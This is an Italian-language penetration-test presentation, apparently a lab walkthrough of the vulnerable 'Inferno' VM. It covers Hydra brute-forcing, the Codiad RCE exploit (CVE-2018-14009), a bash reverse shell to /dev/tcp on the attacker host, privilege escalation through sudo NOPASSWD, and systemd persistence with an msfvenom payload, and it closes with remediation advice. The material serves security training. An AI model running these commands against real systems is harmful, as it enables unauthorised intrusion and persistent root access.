
Active sessions
=====
No active sessions.
```

Tentativi exploitation con Armitage



Tecniche Manuali



- /inferno protetta da autenticazione http basic
- brute-force credenziali con **Hydra**
- credenziali ottenute...



```
(root㉿kali)-[~]
└# hydra -L '/root/Desktop/user_custom_list.txt' -P '/usr/share/wordlists/rockyou.txt' 10.0.2.6 http-get /inferno -t 60
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
this is non-binding, these ** ignore laws and ethics anyway.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-21 11:31:06
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to
hydra.restore
[DATA] max 60 tasks per 1 server, overall 60 tasks, 186477187 login tries (l:13/p:14344399), ~3107954 tries per task
[DATA] attacking http-get://10.0.2.6:80/inferno
[80][http-get] host: 10.0.2.6 login: admin password: dante1
```

Codiad



- IDE web-based open source in PHP/JS
- Stesse credenziali individuate precedentemente
- albero delle directory di inferno

Codiad

Ricerca vulnerabilità Codiad

The screenshot shows a search result for 'Codiad 2.8.4 - Remote Code Execution (Authenticated)' on the Exploit Database. The results table includes columns for EDB-ID (49705), CVE (2018-14009), Author (WANGYIHANG), Type (WEBAPPS), Platform (MULTIPLE), Date (2021-03-23), EDB Verified (✓), Exploit (link), and Vulnerable App (link).

- **CVE-2018-14009**
- Esecuzione di codice arbitrario da remoto
- Disponibile exploit...

The screenshot shows the 'CVE-2018-14009 Detail' page from the NVD. It indicates the record was 'MODIFIED'. A note states: 'This CVE record has been updated after NVD enrichment efforts were completed. Enrichment data supplied by the NVD may require amendment due to these changes.' The 'Description' section notes: 'Codiad through 2.8.4 allows Remote Code Execution, a different vulnerability than CVE-2017-11366 and CVE-2017-15689.' The 'Metrics' section shows CVSS Version 4.0, CVSS Version 3.x (selected), and CVSS Version 2.0. A note below says: 'NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.' The 'CVSS 3.x Severity and Vector Strings' section shows a yellow 'NVD' badge, 'NIST: NVD', 'Base Score: 9.8 CRITICAL', and 'Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H'.

Codiad

Exploit vulnerabilità Codiad



```
(root㉿kali)-[~]
# python /root/Downloads/49705.py http://admin:dante1@10.0.2.6/inferno/ admin dante1 10.0.2.4 4444 linux
[+] Please execute the following command on your vps:
echo 'bash -c "bash -i >/dev/tcp/10.0.2.4/4445 0>&1 2>&1"' | nc -lnvp 4444
[+] Please confirm that you have done the two command above [y/n]
[Y/n] y
[+] Starting ...
[+] Login Content : {"status":"success","data":{"username":"admin"}}
[+] Login success!
[+] Getting writeable path ...
[+] Path Content : {"status":"success","data":{"name":"inferno","path":"\\var\\www\\html\\inferno"}}
[+] Writeable Path : /var/www/html/inferno
[+] Sending payload ...
```

- Creazione shell interattiva e invio I/O alla macchina attaccante sulla porta 4445
- In ascolto su 4444 per ricevere e inoltrare comando iniziale
- Ricezione reverse shell sulla porta 4445
- Canali distinti per invio exploit e ricezione reverse shell

```
(root㉿kali)-[~]
# nc -lvp 4445
listening on [any] 4445 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.6] 57994
bash: cannot set terminal process group (502): Inappropriate ioctl for device
bash: no job control in this shell
www-data@Inferno:/var/www/html/inferno/components/filemanager$ whoami
whoami
www-data
www-data@Inferno:/var/www/html/inferno/components/filemanager$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@Inferno:/var/www/html/inferno/components/filemanager$
```

7. Post-Exploitation

Privilege Escalation & Maintaining Access



Privilege Escalation

```
www-data@Inferno:/home$ ls  
ls  
dante  
www-data@Inferno:/home$ cd /home/dante  
cd /home/dante  
www-data@Inferno:/home/dante$ ls  
ls  
Desktop  
Documents  
Downloads  
Music  
Pictures  
Public  
Templates  
Videos  
local.txt  
www-data@Inferno:/home/dante$ █
```

Directory Downloads

```
www-data@Inferno:/home/dante/Downloads$ ls -la  
ls -la  
total 8468  
drwxr-xr-x  2 root  root   4096 Dec  6  2020 .  
drwxr-xr-x 11 dante dante  4096 Dec  6  2020 ..  
-rw-r--r--  1 root  root  1511 Nov  3  2020 .download.dat  
-rwxr-xr-x  1 root  root 138728 Dec  6  2020 CantoI.docx  
-rwxr-xr-x  1 root  root 146880 Dec  6  2020 CantoII.docx  
-rwxr-xr-x  1 root  root  97152 Dec  6  2020 CantoIII.docx  
-rwxr-xr-x  1 root  root  68416 Dec  6  2020 CantoIV.docx  
-rwxr-xr-x  1 root  root 138856 Dec  6  2020 CantoIX.docx  
-rwxr-xr-x  1 root  root  43808 Dec  6  2020 CantoV.docx  
-rwxr-xr-x  1 root  root 138856 Dec  6  2020 CantoVI.docx  
-rwxr-xr-x  1 root  root 146880 Dec  6  2020 CantoVII.docx  
-rwxr-xr-x  1 root  root 3689352 Dec  6  2020 CantoVIII.docx  
-rwxr-xr-x  1 root  root  68416 Dec  6  2020 CantoX.docx
```


Esplorazione Directory

Privilege Escalation

```
www-data@Inferno:/home/dante/Downloads$ cat .download.dat
cat .download.dat
c2 ab 4f 72 20 73 65 e2 80 99 20 74 75 20 71 75 65 6c 20 56 69 72 67 69 6c 69 6f 20 65 20 71 75 65 6c 6c 61 20 66 6
f 6e 74 65 0a 63 68 65 20 73 70 61 6e 64 69 20 64 69 20 70 61 72 6c 61 72 20 73 c3 ac 20 6c 61 72 67 6f 20 66 69 75
6d 65 3f c2 bb 2c 0a 72 69 73 70 75 6f 73 e2 80 99 69 6f 20 6c 75 69 20 63 6f 6e 20 76 65 72 67 6f 67 6e 6f 73 61
20 66 72 6f 6e 74 65 2e 0a 0a c2 ab 4f 20 64 65 20 6c 69 20 61 6c 74 72 69 20 70 6f 65 74 69 20 6f 6e 6f 72 65 20 6
5 20 6c 75 6d 65 2c 0a 76 61 67 6c 69 61 6d 69 20 e2 80 99 6c 20 6c 75 6e 67 6f 20 73 74 75 64 69 6f 20 65 20 e2 80
99 6c 20 67 72 61 6e 64 65 20 61 6d 6f 72 65 0a 63 68 65 20 6d e2 80 99 68 61 20 66 61 74 74 6f 20 63 65 72 63 61
72 20 6c 6f 20 74 75 6f 20 76 6f 6c 75 6d 65 2e 0a 0a 54 75 20 73 65 e2 80 99 20 6c 6f 20 6d 69 6f 20 6d 61 65 73 7
4 72 6f 20 65 20 e2 80 99 6c 20 6d 69 6f 20 61 75 74 6f 72 65 2c 0a 74 75 20 73 65 e2 80 99 20 73 6f 6c 6f 20 63 6f
6c 75 69 20 64 61 20 63 75 e2 80 99 20 69 6f 20 74 6f 6c 73 69 0a 6c 6f 20 62 65 6c 6c 6f 20 73 74 69 6c 6f 20 63
68 65 20 6d e2 80 99 68 61 20 66 61 74 74 6f 20 6f 6e 6f 72 65 2e 0a 0a 56 65 64 69 20 6c 61 20 62 65 73 74 69 61 2
0 70 65 72 20 63 75 e2 80 99 20 69 6f 20 6d 69 20 76 6f 6c 73 69 3b 0a 61 69 75 74 61 6d 69 20 64 61 20 6c 65 69 2c
20 66 61 6d 6f 73 6f 20 73 61 67 67 69 6f 2c 0a 63 68 e2 80 99 65 6c 6c 61 20 6d 69 20 66 61 20 74 72 65 6d 61 72
20 6c 65 20 76 65 6e 65 20 65 20 69 20 70 6f 6c 73 69 c2 bb 2e 0a 0a 64 61 6e 74 65 3a 56 31 72 67 31 6c 31 30 68 3
3 6c 70 6d 33 0awww-data@Inferno:/home/dante/Downloads$ █
```

File .download.dat

Privilege Escalation



- CyberChef per la decodifica di dati codificati
- tool web-based sviluppato dal GCHQ
- Ricetta “From Hex”
- credenziali **dante:V1rg1l10h3lpm3**

Cyberchef

Privilege Escalation

```
(root㉿kali)-[~]
└─# ssh dante@10.0.2.6
dante@10.0.2.6's password:
Linux Inferno 4.19.0-13-amd64 #1 SMP Debian 4.19.160-2 (2020-11-28) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue May 13 17:18:16 2025 from 10.0.2.4
dante@Inferno:~$ whoami
dante
dante@Inferno:~$
```

```
dante@Inferno:~$ sudo -l
Matching Defaults entries for dante on Inferno:
    env_reset, mail_badpass, secure_path=/usr/local/sbin
User dante may run the following commands on Inferno:
    (root) NOPASSWD: /usr/bin/tee
    (ALL) NOPASSWD: ALL
```

- credenziali corrette
- collegamento remoto ottenuto
- shell utente dante (non privilegiato)
- **(ALL) NOPASSWD:ALL**
- può eseguire qualsiasi comando come un utente qualsiasi (incluso root)
- senza inserire la password

Privilegi dante


Privilege Escalation

Congrats!

You've rooted Inferno!

- shell di root
 - file **proof.txt** che conferma la completa compromissione

```
dante@Inferno:~$ sudo -i  
root@Inferno:~# whoami  
root
```



shell root

Maintaining Access

- Payload generato con **msfvenom**
- Tentativo di persistenza iniziale via **rc.local** fallito (deprecato su Debian9+)
- Creato servizio **systemd** personalizzato
- Abilitato per avvio automatico al boot
- Shell remota stabilita in automatico
- Accesso root mantenuto in modo persistente

Conclusioni

Attualmente il rischio associato all'asset è **elevato**. L'applicazione delle misure correttive proposte può ridurre significativamente il rischio, portandolo a un livello **basso**

Correttive consigliate

- Aggiornare il sistema operativo e i servizi principali
- Rimuovere la regola NOPASSWD dal file sudoers
- Disabilitare l'accesso pubblico all'IDE Codiad o proteggerlo tramite autenticazione forte
- Implementare configurazioni di sicurezza lato web
- Rimuovere credenziali in chiaro presenti nel sistema
- Rivedere la configurazione del servizio SSH
- Limitare la visibilità dei file di default e delle intestazioni del web server
- Rafforzare le policy di autenticazione
- Applicare una politica di aggiornamento e gestione della configurazione

Grazie per
l'attenzione!